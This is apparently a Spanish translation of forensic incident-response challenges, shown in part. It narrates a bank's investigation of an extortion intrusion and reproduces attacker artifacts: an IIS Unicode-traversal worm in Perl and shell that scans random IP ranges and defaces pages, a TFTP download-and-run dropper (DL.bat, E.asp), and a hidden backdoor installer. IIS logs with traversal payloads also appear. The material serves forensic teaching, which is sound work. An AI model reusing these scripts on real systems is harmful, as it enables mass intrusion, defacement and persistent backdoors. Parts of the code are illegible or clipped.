/bin/nohup /dev/cuc/uniattack.sh &
i='/bin/echo "$i+1"|/bin/bc`
done
```

time.sh

```
#!/bin/sh
/bin/ps -ef|/bin/grep uniattack.pl > /dev/cub/tmp1
while true
do
/bin/sleep 300
/bin/ps -ef|/bin/grep uniattack.pl > /dev/cub/tmp2
/bin/awk '{print $2}' /dev/cub/tmp1 > /dev/cub/tmp3
process='/bin/awk '{print $2}' /dev/cub/tmp2`
for p in $process;do
/bin/grep $p /dev/cub/tmp3
if [ $? = 0 ];then
/bin/kill -9 $p
fi
done
/bin/cp /dev/cub/tmp2 /dev/cub/tmp1
i='/bin/grep hacked /dev/cub/result.txt|/bin/wc -l`
if [ $i -gt 2000 ];then
/bin/nohup /bin/find / -name "index.html" -exec /bin/cp /dev/cuc/in
dex.html {} \; &
/bin/rm -f /dev/cub/result.txt
fi
done
```

uniattack.pl

```
#!/usr/bin/perl

use Socket;
# -----init
if ($#ARGV<0) {die "UNICODE-HACK-PROGRAM"}

Example: c:\\perl uni.pl www.victim.com:80 {OR}
         c:\\perl uni.pl 127.0.0.1:80\n";}
($host,$port)=split(/:/,@ARGV[0]);
print "Trying $host.....\n";
$target = inet_aton($host);
$flag=0;

# -----test IF IIS
my @results=sendraw("GET x HTTP/1.0\r\n\r\n");
foreach $line (@results)
{
    if ($line =~ /Server: Microsoft-IIS/)
    {

# -----test method 1
my @results=sendraw("GET /scripts/..%c0%af../winnt/system32/cmd.exe
```

[illegible]

[illegible]

```

if ($line1 =~ /<DIR>/)
{
    @a=split(/\ /,$line1);
    $b=length($a[-1]);
    $c=substr($a[-1],0,$b-2);
    sendraw("GET /scripts/..%c1%9c../winnt/system32/cmd.exe?/c+copy
+\\winnt\\system32\\cmd.exe+root.exe HTTP/1.0\r\n\r\n");
    sendraw("GET /scripts/root.exe?/c+echo+^<html^>^<body+bgcolor%3
Dblack^>^<br^>^<br^>^<br^>^<br^>^<br^>^<br^>^<table+width%3D100^>^
<td^>^<p+align%3D%22center%22^>^<font+size%3D7+color%3Dred^>f---+US
A+Government^</font^>^<tr^>^<td^>^<p+align%3D%22center%22^>^<font+s
ize%3D7+color%3Dred^>f---+PoizonBOx^<tr^>^<td^>^<p+align%3D%22cente
r%22^>^<font+size%3D4+color%3Dred^>contact:sysadmcn@yahoo.com.cn^<
/html^>^>../$c/index.asp HTTP/1.0\r\n\r\n");
    sendraw("GET /scripts/root.exe?/c+echo+^<html^>^<body+bgcolor%3
Dblack^>^<br^>^<br^>^<br^>^<br^>^<br^>^<br^>^<table+width%3D100^>^
<td^>^<p+align%3D%22center%22^>^<font+size%3D7+color%3Dred^>f---+US
A+Government^</font^>^<tr^>^<td^>^<p+align%3D%22center%22^>^<font+s
ize%3D7+color%3Dred^>f---+PoizonBOx^<tr^>^<td^>^<p+align%3D%22cente
r%22^>^<font+size%3D4+color%3Dred^>contact:sysadmcn@yahoo.com.cn^<
/html^>^>../$c/index.htm HTTP/1.0\r\n\r\n");
    sendraw("GET /scripts/root.exe?/c+echo+^<html^>^<body+bgcolor%3
Dblack^>^<br^>^<br^>^<br^>^<br^>^<br^>^<br^>^<table+width%3D100^>^
<td^>^<p+align%3D%22center%22^>^<font+size%3D7+color%3Dred^>f---+US
A+Government^</font^>^<tr^>^<td^>^<p+align%3D%22center%22^>^<font+s
ize%3D7+color%3Dred^>f---+PoizonBOx^<tr^>^<td^>^<p+align%3D%22cente
r%22^>^<font+size%3D4+color%3Dred^>contact:sysadmcn@yahoo.com.cn^<
/html^>^>../$c/default.asp HTTP/1.0\r\n\r\n");
    sendraw("GET /scripts/root.exe?/c+echo+^<html^>^<body+bgcolor%3
Dblack^>^<br^>^<br^>^<br^>^<br^>^<br^>^<br^>^<table+width%3D100^>^
<td^>^<p+align%3D%22center%22^>^<font+size%3D7+color%3Dred^>f---+US
A+Government^</font^>^<tr^>^<td^>^<p+align%3D%22center%22^>^<font+s
ize%3D7+color%3Dred^>f---+PoizonBOx^<tr^>^<td^>^<p+align%3D%22cente
r%22^>^<font+size%3D4+color%3Dred^>contact:sysadmcn@yahoo.com.cn^<
/html^>^>../$c/default.htm HTTP/1.0\r\n\r\n");
}
}

my @results2=sendraw("GET /scripts/..%c1%9c../winnt/system32/cmd.
exe?/c+dir+..\\wwwroot\\ HTTP/1.0\r\n\r\n");
foreach $line2 (@results2)
{
    if ($line2 =~ /<DIR>/)
    {
        @a=split(/\ /,$line2);
        $b=length($a[-1]);
        $c=substr($a[-1],0,$b-2);
        sendraw("GET /scripts/..%c1%9c../winnt/system32/cmd.exe?/c+copy
+\\winnt\\system32\\cmd.exe+root.exe HTTP/1.0\r\n\r\n");
        sendraw("GET /scripts/root.exe?/c+echo+^<html^>^<body+bgcolor%3
Dblack^>^<br^>^<br^>^<br^>^<br^>^<br^>^<br^>^<table+width%3D100^>^
<td^>^<p+align%3D%22center%22^>^<font+size%3D7+color%3Dred^>f---+US
A+Government^</font^>^<tr^>^<td^>^<p+align%3D%22center%22^>^<font+s
ize%3D7+color%3Dred^>f---+PoizonBOx^<tr^>^<td^>^<p+align%3D%22cente
r%22^>^<font+size%3D4+color%3Dred^>contact:sysadmcn@yahoo.com.cn^<
/html^>^>../wwwroot/$c/index.asp HTTP/1.0\r\n\r\n");
        sendraw("GET /scripts/root.exe?/c+echo+^<html^>^<body+bgcolor%3

```

[illegible]

```
[Clipped for brevity - The script continues for 14 variants of the
above through "Test Method 14".]
```

```
sub sendraw {
    my ($pstr)=@_;
    socket(S,PF_INET,SOCK_STREAM,getprotobyname('tcp')||0) ||
        die("Socket problems\n");
    if(connect(S,pack "SnA4x8",2,$port,$target)){
        my @in;
        select(S); $|=1; print $pstr;
        while(<S>){ push @in, $_;}
        select(STDOUT); close(S); return @in;
    } else { die("Can't connect...\n"); }
}
```

uniattack.sh

```
#!/bin/sh
while true
do
i=`usr/local/bin/perl /dev/cuc/ranip.pl`
```

```

j=0
while [ $j -lt 256 ];do
/dev/cuc/grabbbb -t 3 -a $i.$j.1 -b $i.$j.50 80 >> /dev/cub/$i.txt
/dev/cuc/grabbbb -t 3 -a $i.$j.51 -b $i.$j.100 80 >> /dev/cub/$i.txt
/dev/cuc/grabbbb -t 3 -a $i.$j.101 -b $i.$j.150 80 >> /dev/cub/$i.tx
t
/dev/cuc/grabbbb -t 3 -a $i.$j.151 -b $i.$j.200 80 >> /dev/cub/$i.tx
t
/dev/cuc/grabbbb -t 3 -a $i.$j.201 -b $i.$j.254 80 >> /dev/cub/$i.tx
t
j='/bin/echo "$j+1"|/bin/bc`
done
iplist='/bin/awk -F: `{print $1}` /dev/cub/$i.txt`
for ip in $iplist;do
/usr/local/bin/perl /dev/cuc/uniattack.pl $ip:80 >> /dev/cub/result
.txt
done
rm -f /dev/cub/$i.txt
done

```



PREGUNTAS

Con lo visto anteriormente se debería poder responder a las siguientes preguntas:

1. ¿De qué manera fueron atacados los servidores Web?
2. ¿Qué papel jugó la máquina Solaris, solarisbox.financialco.net?
3. ¿Cuál fue la probable fuente inicial del ataque?
4. ¿Cómo se produjo el ataque y cuál fue el orden de los sucesos?



DESAFÍO 9

FDIC, Insecured¹

por Keith Jones, Foundstone, Inc.

Industria:	Banca en Internet
Complejidad del Ataque:	Moderada
Complejidad de la Prevención:	Baja
Complejidad de la Resolución:	Difícil

¹ Nota del traductor: Este título, FDIC, Insecured, se traduce como Corporación de Seguro Federal para Depósitos (EE.UU.), No segura, y se relaciona con el contenido de este capítulo, donde describe el ataque a una entidad financiera americana.

Rory era la administradora de seguridad de un gran banco, Profitbank, y estaba a cargo de la seguridad de cientos de servidores que proporcionan transacciones para los clientes del banco, además de banca a través de Internet. La red era una mezcla de Windows NT 4.0 y 2000, con IIS como su servidor Web. Ella pensaba que todo estaba seguro, hasta cierta reunión de la mañana del lunes, 6 de Agosto de 2001.

LUNES, 06 DE AGOSTO DE 2001, 08:00

El jefe de Rory entró repentinamente en su oficina con un puñado de papeles. Después de limpiarse el sudor de la frente, comenzó a contarle lo que había ocurrido en una reunión que acababa de mantener con un selecto número de ejecutivos y con el consejero general. Antes de que hubiera escuchado los detalles, ella ya sabía que no iba a ser una buena semana, e incluso un buen mes. Rory recogió los papeles y comenzó a leer el correo electrónico impreso. Iba dirigido al Director General de su empresa, y decía lo siguiente:

*A: ceo@profitbank.com
De: iownyou@lonestar.org
Fecha: 5 AGO 2001 11:43
Asunto: Rescate*

Tengo acceso a muchos de sus servidores. Veo que es un banco muy poderosos y realiza muchas transacciones. Deseo que me paguen la cantidad de 250.000 dólares para no utilizar las cuentas que les he robado.

Envieme su respuesta por correo electrónico.

En el caso de que no crea que he accedido a sus servidores, le envío en un archivo adjunto parte del listado del directorio de www.yourbank.com

<<Archivo adjunto: dir.txt>>

Después de que Rory recuperase la calma, se sentó con su jefe y comenzó la investigación. La preocupación principal de su jefe era comprobar si realmente se había burlado la seguridad del servidor Web del sistema de banca en casa. Rory se dispuso a utilizar las huellas que había dejado el atacante para poder compararlas con los otros servidores que ella administraba. Además, tenía que bloquear la salida del atacante y proteger las joyas de la corona de Profitbank lo antes posible. Todo tuvo que hacerse con la mayor discreción, ya que su reputación en la compañía y su medio de vida estaban en juego.

LUNES, 06 DE AGOSTO DE 2001, 08:30

Rory sabía que el acceso físico a la máquina por parte del atacante no era posible, ya que estaba bajo llave en una sala que requería una tarjeta de acceso. Solamente Rory, el administrador del sistema y el administrador de la red tenían acceso a ella. Después de comprobar dos veces la lista de acceso, estuvo totalmente segura de que únicamente ella y los otros dos administradores habían entrado en algún momento en la sala. Esto apuntaba directamente a una intrusión a través de la red.

A continuación comparó el listado de directorio de correo electrónico con los contenidos del servidor principal del banco. Abrió un programa cmd.exe fiable desde un CD-ROM que ella había creado en su oficina, y ejecutó el comando que crea una lista recurrente de los directorios. Se aseguró de que los directorios coincidieran. Decidió que sería una buena idea responder directamente al incidente en el servidor antes de realizar una duplicación de los discos duros RAID-1 (sistema de discos redundantes). Con este procedimiento, Rory suponía que podría capturar cualquier puerta trasera que se estuviera ejecutando y utilizarlo como prueba, ya que si apagaba el servidor para realizar la duplicación, ésta desaparecería.

Rory realizó unas cuantas anotaciones en su hoja de cálculo, incluyendo aquellos comandos que debería ejecutar en el servidor para crear un disquete adecuado. Rory pensó que los comandos que aparecen en la tabla de la página siguiente deberían recoger todos los datos volátiles, antes de que el servidor fuera apagado.

Después de ejecutar los comandos y enviar los resultados a su estación de trabajo a través de una sesión netcat, Rory comenzó a analizar los datos. De todos los datos recogidos, sólo los siguientes le fueron de algún interés.

Resultado de Fport (sólo TCP)

FPort v1.31 - TCP/IP Process to Port Mapper
Copyright 2000 by Foundstone, Inc.
<http://www.foundstone.com>

Securing the dot com world

Pid	Process		Port	Proto	Path
2	System	->	21	TCP	
237	inetinfo	->	21	TCP	C:\WINNT\System32\inetsrv\inetinfo.exe
2	System	->	25	TCP	
237	inetinfo	->	25	TCP	C:\WINNT\System32\inetsrv\inetinfo.exe
2	System	->	80	TCP	

Hora de inicio	Línea de comandos	Fiable	md5sum de salida
8:11	Date	X	83096f3e1a6d0249ae8aa12543888567
8:15	Time	X	c62c8860dd128bddf90ee5ee31f9eaca
8:17	netstat -an	X	fa527efa4517f59612f8f01a7fac1fb0
8:20	nbtstat -c	X	c8f5d3ce1e8a39cc9dd1b278115fb1f4
8:26	dir /t:a /a /s /o:d c:	X	647b3ac5f94e9e4d2fb58366e91fb51a
8:48	dir /t:w /a /s /o:d c:	X	d4f63f4d166ea837fe08e9839d5578b7
9:0	dir /t:c /a /s /o:d c:	X	869f99152c7c7211d808ccf478189e17
9:08	Fport	X	b70e6f2e35a43ca7d6acd66fc53da072
9:17	Pslist	X	b3f6ba130fd98f4cb877b98608ebd65b
9:35	Auditpo	X	69a3b34adfd01ac317e417ccf673345
9:39	39 Loggedon	X	7ef03f3daa120192e0c7a6cffb12ee94
9:42	dumpel -t -l system	X	c565e2cd17847419f02d0c3801e4902f
9:46	dumpel -t -l application	X	2d72ead930a8e2fdd39f9e647f5899d7
9:49	dumpel -t -l security	X	d41d8cd98f00b204e9800998ecf8427e
10:00	pwdump2	X	d37e8202c17e656d6658902bdf4cedff
10:05	Regdump	X	f317e9995dd2aa08e67a5add0c328572

```

237 inetinfo -> 80 TCP C:\WINNT\System32\inetsrv\inetinfo.exe
168 RpcSs -> 135 TCP C:\WINNT\system32\RpcSs.exe
2 System -> 135 TCP
2 System -> 139 TCP
237 inetinfo -> 443 TCP C:\WINNT\System32\inetsrv\inetinfo.exe
2 System -> 443 TCP
168 RpcSs -> 1027 TCP C:\WINNT\system32\RpcSs.exe
2 System -> 1027 TCP
207 MSTask -> 1029 TCP C:\WINNT\system32\MSTask.exe
2 System -> 1029 TCP
207 MSTask -> 1030 TCP C:\WINNT\system32\MSTask.exe
2 System -> 1030 TCP
237 inetinfo -> 1032 TCP C:\WINNT\System32\inetsrv\inetinfo.exe
2 System -> 1032 TCP
2 System -> 1033 TCP
237 inetinfo -> 1033 TCP C:\WINNT\System32\inetsrv\inetinfo.exe
168 RpcSs -> 1036 TCP C:\WINNT\system32\RpcSs.exe
2 System -> 1036 TCP
391 NC -> 1763 TCP A:\NC.EXE
2 System -> 1763 TCP
2 System -> 9282 TCP
237 inetinfo -> 9282 TCP C:\WINNT\System32\inetsrv\inetinfo.exe
351 SUD -> 19216 TCP C:\WINNT\system32\os2\dll\new\SUD.exe
2 System -> 19216 TCP
2 System -> 45092 TCP
351 SUD -> 45092 TCP C:\WINNT\system32\os2\dll\new\SUD.exe

```

Resultado de Pslist

PsList vl.12 - Process Information Lister
 Copyright (C) 1999-2000 Mark Russinovich
 Systems Internals - <http://www.sysinternals.com>

Process information for DLRDLRBILLYALL:

Name	Pid	Pri	Thd	Hnd	Mem	User Time	Kernel Time	Elapsed Time
Idle	0	0	1	0	16	0:00:00.000	93:40:48.429	0:00:00.000
System	2	8	40	923	216	0:00:00.000	0:14:15.640	0:00:00.000
SMSS	32	11	6	30	396	0:00:00.080	0:00:00.220	97:29:07.293
CSRSS	44	13	9	475	1972	0:00:09.984	0:00:24.605	97:28:55.256
WINLOGON	38	13	3	54	164	0:00:27.950	0:01:45.331	97:28:53.012
SERVICES	54	9	20	335	3676	0:00:18.556	0:01:13.665	97:28:50.749
LSASS	57	9	12	123	2960	0:00:00.590	0:00:02.363	97:28:49.738
SPOOLSS	82	8	6	56	1952	0:00:00.040	0:00:22.011	97:28:41.576
amgrsvrc	95	8	4	59	3596	0:00:00.030	0:00:00.831	97:28:40.825
LLSSRV	59	9	9	73	1692	0:00:00.280	0:00:12.938	97:28:37.690
VsTskMgr	125	8	8	58	2700	0:00:04.907	0:00:14.871	97:28:37.310
patfcpg	159	8	3	52	2448	0:03:11.565	0:11:19.637	97:28:33.655
RPCSS	168	8	8	128	1744	0:00:00.851	0:00:09.713	97:28:32.944
SNMP	173	8	7	71	2820	0:00:00.440	0:00:09.934	97:28:32.793
SYSDOWN	185	8	3	24	940	0:00:00.010	0:00:05.087	97:28:32.082
cisvc	196	8	9	181	6984	0:02:01.955	0:05:46.037	97:28:31.492
PSTORES	205	8	5	57	784	0:00:01.311	0:00:11.115	97:28:31.021
mstask	207	8	6	72	2832	0:00:00.030	0:00:07.500	97:28:30.901
inetinfo	237	8	54	1172	46188	0:50:36.546	0:02:58.767	97:28:29.819
FireDaemon	345	8	2	20	1068	0:00:00.020	0:00:02.303	69:38:37.117
SUD	351	8	3	37	3224	0:00:00.751	0:00:05.437	69:38:37.057
NDDEAGNT	171	8	1	16	1084	0:00:00.020	0:00:04.446	52:36:26.684
EXPLORER	326	8	7	91	3784	0:01:43.418	0:04:29.998	52:36:25.512
PROMon	341	8	1	21	1184	0:00:00.010	0:00:02.363	52:36:19.304
LOADWC	377	8	2	24	1180	0:00:00.020	0:00:02.233	52:36:19.253
shstat	370	8	1	35	3048	0:00:03.665	0:00:12.668	52:36:19.203
notepad	374	8	2	33	292	0:00:00.670	0:00:05.698	50:17:53.300
notepad	350	8	1	21	284	0:00:00.130	0:00:02.513	49:49:56.519
notepad	346	8	1	22	136	0:00:00.370	0:00:12.357	46:23:27.655
CMD	404	8	1	20	1212	0:00:00.020	0:00:02.253	43:17:26.766
mmc	331	8	4	88	1100	0:00:04.937	0:00:09.854	21:24:21.118
notepad	361	8	1	27	208	0:00:00.200	0:00:02.603	17:36:03.352
IEXPLORE	426	8	8	119	14896	0:00:28.811	0:00:23.113	3:32:59.996
cmd	424	8	1	22	1316	0:00:00.030	0:00:00.170	2:07:48.526
PSLIST	405	8	1	51	2008	0:00:00.020	0:00:00.110	0:00:00.841
NC	387	8	1	27	1512	0:00:00.010	0:00:00.020	0:00:00.831

En este momento, Rory decidió que podría conseguir los ejecutables de los comandos que se estaban ejecutando en la máquina después de realizar la duplicación para el análisis. Colocó un servidor de reserva en lugar de la máquina actual y desenchufó el servidor que había sido atacado. Extrajo uno de los dos discos duros y lo conectó a su estación de trabajo para comenzar el proceso de creación de la imagen del disco duro de 10GB. Utilizando como sistema operativo Linux, Rory intentó montar el disco duro en modo de sólo lectura utilizando un controlador de kernel (núcleo del sistema operativo) NTFS, pero el sistema operativo generó un mensaje diciendo que

no era un disco válido. Rory ya se había imaginado que algo así podría ocurrir. El disco no era válido ya que aparentemente el mecanismo RAID escribía en él alguna información de integridad para que se mantuviera sincronizado con el otro disco RAID. Rory arrancó una copia de hexedit y buscó el conocido patrón 55 AA al final de la tabla de particiones. Después de eliminar las coincidencias que eran falsos positivos, vio la pantalla que se muestra en la Figura C9.1.

Efectivamente, esto parecían ser los 512 bytes de la tabla de particiones válida. Entonces ejecutó el siguiente comando para copiar el disco RAID-1 SCSI a un nuevo disco IDE vacío:

```
dd if=/dev/sda of=/dev/hdc bs=512 skip=1088 conv=notrunc,noerror
```

Después de algún tiempo, las luces del disco duro se apagaron. Inmediatamente Rory montó el disco IDE en modo de sólo lectura en Linux y finalmente encontró un sistema de archivos NTFS válido. Ansiosamente, conectó el disco de arranque mon-




Figura C9.1. Volcado en hexadecimal del disco RAID.

tado para crear una duplicación del disco duro reconstruido para su análisis. Apagó la estación de trabajo donde estaba realizando el análisis y la reinició.

Después de que la duplicación terminara, Rory empaquetó los discos IDE y SCSI, los etiquetó adecuadamente y los almacenó en un lugar seguro como posibles pruebas. También guardó todos los papeles como parte de las pruebas. Esto sería de vital importancia si el caso llegaba alguna vez a los tribunales, para probar que nadie había manipulado los datos.

JUEVES, 07 DE AGOSTO DE 2001, 13:00

Rory inició el disco montado para comprobar qué había ocurrido en su servidor. Por lo que había ocurrido durante el incidente, ella sabía qué procesos se estaban ejecutando y dónde estaban localizados. Por lo tanto, decidió comprobar la hora de creación de los archivos sospechosos para ver cuándo se habían creado y ejecutado por última vez, lo que le proporcionaría una referencia para averiguar otras actividades sospechosas en el sistema. A continuación se detalla la hora de creación de los archivos observados en el disco duro.

```
Directory of C:\WINNT\system32\os2\dll\new

07/15/01  03:38p      <DIR>          ..
07/15/01  03:38p      <DIR>          .
07/15/01  03:38p                32,256 FireDaemon.exe
07/15/01  03:38p            427,520 SUD.exe
07/15/01  03:38p             8,338 SUD.bak
07/15/01  03:38p              344 login.txt
07/15/01  03:38p               64 dir.txt
07/15/01  03:38p
              7 File(s)          468,522 bytes
```

Rory pensaba que era muy probable que el intruso hubiera utilizado una Web pirata para entrar al servidor, debido a su creciente popularidad. Por lo tanto, se dispuso a mirar los registros de IIS. No tuvo mucha suerte, existían solamente dos registros disponibles, ya que el administrador los borraba de forma regular, porque el disco duro era relativamente pequeño. Esta circunstancia hizo que se enfadara, ya que únicamente podría trabajar con lo que tenía. Cada registro tenía más de 20MB. Encontrar algo útil en todo este tráfico disponible sería como encontrar una aguja en un pajar. Decidió realizar una investigación en el disco duro en busca de huellas de los ataques más comunes, incluyendo inactividad y espacio no asignado.

Los siguientes resultados mostraron cierto espacio no asignado en el disco duro, que llamaron la atención de Rory (hay que tener en cuenta que el servidor de Rory está ubicado en la zona oriental de horario de verano):

```
07/15/2001 20:37:30 192.168.1.10 GET /scripts/../../../../winnt/system32/
cmd.exe 200
07/15/2001 20:37:44 192.168.1.10 GET /scripts/../../../../winnt/system32/
attrib.exe 502
07/15/2001 20:37:54 192.168.1.10 GET /scripts/../../../../winnt/system32/
cmd.exe 502
```


Fecha	Hora(GMT)	Cliente IP	URL	Estado
8/1/2001	15:58:50	192.168.1.18	GET /scripts/..%5c..%5+cwinnt/ system32/cmd.exe /c+dir+c:\	500
8/1/2001	16:00:16	192.168.1.19	GET /scripts/..%5c..%5cwinnnt/ system32/cmd.exe /c+dir+c:\	200
8/1/2001	16:00:40	192.168.1.19	GET /errors/404.asp 404;http:// www.yourbank.com/scripts/ ..%c0%af../..%c0%af../..%c0%af../ winnnt/system32/cmd.exe?/ c+copy+c:\winnnt\system32\ cmd.exe+c:\winnnt\cmd1.exe	404
8/1/2001	16:10:13	192.168.1.1	GET /scripts/..%5c..%5cwinnnt/ system32/cmd.exe /c+dir\ winnnt\repair\	200
8/1/2001	16:11:04	192.168.1.20	GET /scripts/..%5c..%5cwinnnt/ system32/cmd.exe /c+dir+d:\	502
8/1/2001	16:14:20	192.168.1.20	20 GET /scripts/..%5c..%5cwinnnt/ system32/cmd.exe /c+type\ WINNT\ftp.txt	502
8/1/2001	16:16:03	192.168.1.20	GET /scripts/..%5c..%5cwinnnt/ system32/cmd.exe /c+dir\ WINNT\system\	200
8/1/2001	16:16:14	192.168.1.20	GET /scripts/..%5c..%5cwinnnt/ system32/cmd.exe /c+dir\ WINNT\system32\	200
8/1/2001	16:16:47	192.168.1.20	GET /scripts/..%5c..%5cwinnnt/ system32/cmd.exe /c+dir\ WINNT\system32\inetsrv\	200
8/1/2001	16:17:02	192.168.1.20	20 GET /scripts/..%5c..%5cwinnnt/ system32/cmd.exe /c+dir\ WINNT\system32\inetsrv\ iisadmin\	200
8/1/2001	16:17:12	192.168.1.20	GET /scripts/..%5c..%5cwinnnt/ system32/cmd.exe /c+dir\ WINNT\system32\inetsrv\ iisadmpwd\	200
8/1/2001	16:19:26	192.168.1.20	GET /scripts/..%5c..%5cwinnnt/ system32/cmd.exe /c+type\ HOSTS.txt	200
8/1/2001	16:41:32	192.168.1.21	GET /scripts/..%5c..%5cwinnnt/ system32/cmd.exe /c+type+c:\ ftp.txt	502
8/1/2001	21:03:52	192.168.1.2	GET /errors/404.asp 404;http:// www.yourbank.com/scripts/msa dc/..%c0%af../..%c0%af../winnnt/ system32/cmd.exe?/c+dir+c:\	404

Rory se dio cuenta de que tenía todas las pruebas que necesitaba para probar que se había producido un acceso ilegal al servidor. Ahora Rory tenía que averiguar que estaban haciendo estos procesos en el sistema. Decidió realizar un análisis, pero sin ejecutar las herramientas, ya que no disponía de los recursos necesarios para recrear la escena del crimen mediante un análisis pericial. Por lo tanto, examinó en primer lugar la Web y encontró un grupo de herramientas cuyo nombre coincidía con los programas sospechosos que se estaban ejecutando en el servidor atacado. Después de descomprimir este grupo de herramientas, Rory se fijó en una serie de archivos de configuración en ASCII. Decidió examinar estos archivos para ver si le proporcionaban alguna pista. Miró el contenido de los archivos en formato ASCII y descubrió lo siguiente:

DI.bat

```
@echo off
cd \Inetpub\scripts
startDL:
tftp.exe -i 192.168.2.10 get DL.exe
if not exist DL.exe goto startDL
start /w DL.exe 192.168.2.10
ren 00.D install.bat
attrib TFTP* -r
attrib DL.exe -r
del TFTP*
del DL.exe
install.bat %1
exit
```

Install.bat

```
@echo off
net stop os2srv
net stop mmtask
net stop index
ren 01.D dir.txt
ren 02.D FireDaemon.exe
ren 03.D login.txt
ren 04.D MMtask.exe
ren 05.D NewGina.dll
ren 06.D reggina.exe
ren 07.D regit.exe
ren 08.D restrict.exe
ren 09.D restsec.exe
ren 10.D settings.reg
ren 11.D SUD.exe
ren 12.D makeini.exe
```

```

ren 13.D SUD.ini
ren 14.D MSWINSCK.OCX
.\makeini.exe %1
md %windir%\system32\os2\dll\new
attrib %windir%\system32\os2\dll\new +s +h
.\restrict.exe %windir%\system32\os2\dll\new
md %1:\adminback0810\root
attrib %1:\adminback0810\root +s +h
.\restrict.exe %1:\adminback0810\root
md %1:\adminback0810\root\system
attrib %1:\adminback0810\root\system +s +h
.\restrict.exe %1:\adminback0810\root\system
md %1:\adminback0810\root\system\dll
attrib %1:\adminback0810\root\system\dll +s +h
.\restrict.exe %1:\adminback0810\root\system\dll
copy .\FireDaemon.exe %windir%\system32\os2\dll\new\ > nul:
copy .\SUD.exe %windir%\system32\os2\dll\new\ > nul:
copy .\SUD.bak %windir%\system32\os2\dll\new\ > nul:
copy .\login.txt %windir%\system32\os2\dll\new\ > nul:
copy .\dir.txt %windir%\system32\os2\dll\new\ > nul:
copy .\MMtask.exe %windir%\system32\os2\dll\new\ > nul:
copy .\newgina.dll %windir%\system32\ > nul:
copy .\MSWINSCK.OCX %windir%\system32\ > nul:
attrib %windir%\system32\newgina.dll +s +h
.\regit.exe .\settings.reg
regsvr32 /s %windir%\system32\MSWINSCK.OCX
set MXBIN=%windir%\system32\os2\dll\new
set MXHOME=%windir%\system32\os2\dll\new
%windir%\system32\os2\dll\new\Firedaemon.exe -i OS2SRV "%windir%\sy
stem32\os2\dll\new" "%windir%\system32\os2\dll\new\SUD.exe" "" Y 0
0 N Y
%windir%\system32\os2\dll\new\Firedaemon.exe -i MMTASK "%windir%\sy
stem32\os2\dll\new" "%windir%\system32\os2\dll\new\MMtask.exe" "" Y
0 0 N Y
.\reggina.exe
.\restsec.exe 5
net start os2srv
net start mmtask
del FireDaemon.exe
del makeini.exe
del SUD.exe
del SUD.ini
del SUD.bak
del login.txt
del dir.txt
del MMtask.exe
del newgina.dll
del restrict.exe
del regit.exe
del settings.reg
del MSWINSCK.OCX
del reggina.exe
del restsec.exe
attrib E.asp -r
del E.asp
del install.bat

```

E.asp

```

<%
Set fs = CreateObject("Scripting.FileSystemObject")
Set drv = fs.Drives
dmax = " "
dmac = 0
For each d in drv
If d.DriveLetter <> "A" And d.IsReady Then
If d.AvailableSpace > dmac then
dmac = d.AvailableSpace
dmab = d.DriveType
dmaa = d.TotalSize
dmd = d.SerialNumber
dmax = d.DriveLetter
End If
End If
Next
filename = server.mappath("dl.bat")
Set tf = fs.CreateTextFile(filename, True)
tf.WriteLine("@echo off")
tf.WriteLine("cd \Inetpub\scripts")
tf.WriteLine("startDL:")
tf.WriteLine("tftp.exe -i 192.168.2.10 get DL.exe")
tf.WriteLine("if not exist DL.exe goto startDL")
tf.WriteLine("start /w DL.exe")
tf.WriteLine("ren 00.D install.bat")
tf.WriteLine("attrib TFTP* -r")
tf.WriteLine("attrib DL.exe -r")
tf.WriteLine("del TFTP*")
tf.WriteLine("del DL.exe")
tf.WriteLine("install.bat %1")
tf.WriteLine("exit")
tf.Close
dim command
dim wshShell
command = server.mappath("dl.bat") & " " & dmax
On Error Resume Next
Set wshShell = CreateObject("WScript.Shell")
wshShell.Run (command)
If Err Then
Set objFSO = Server.CreateObject("scripting.filesystemobject")
pathname = server.mappath("dl.bat")
objFSO.DeleteFile pathname
Set objFSO = Nothing
Else
Response.Write "|" & dmax & "*" & dmab & "*" & dmac & "*" & dmaa &
"*" &
dmd
End If
%>

```

Settings.reg

REGEDIT4

```
[HKEY_LOCAL_MACHINE\SOFTWARE\Qbik Software]

[HKEY_LOCAL_MACHINE\SOFTWARE\Qbik Software\GDP]

[HKEY_LOCAL_MACHINE\SOFTWARE\Qbik Software\GDP\InetService]

[HKEY_LOCAL_MACHINE\SOFTWARE\Qbik Software\GDP\InetService\00000001
]
"CurrentProvider"=dword:00000001

[HKEY_LOCAL_MACHINE\SOFTWARE\Qbik Software\WinGate]

[HKEY_LOCAL_MACHINE\SOFTWARE\Qbik Software\WinGate\Cache]
"MaxSize"=dword:00000032
"LimitCacheSize"=dword:00000000
"AutoPurge"=dword:00000000
"CacheOptions"=dword:00000000
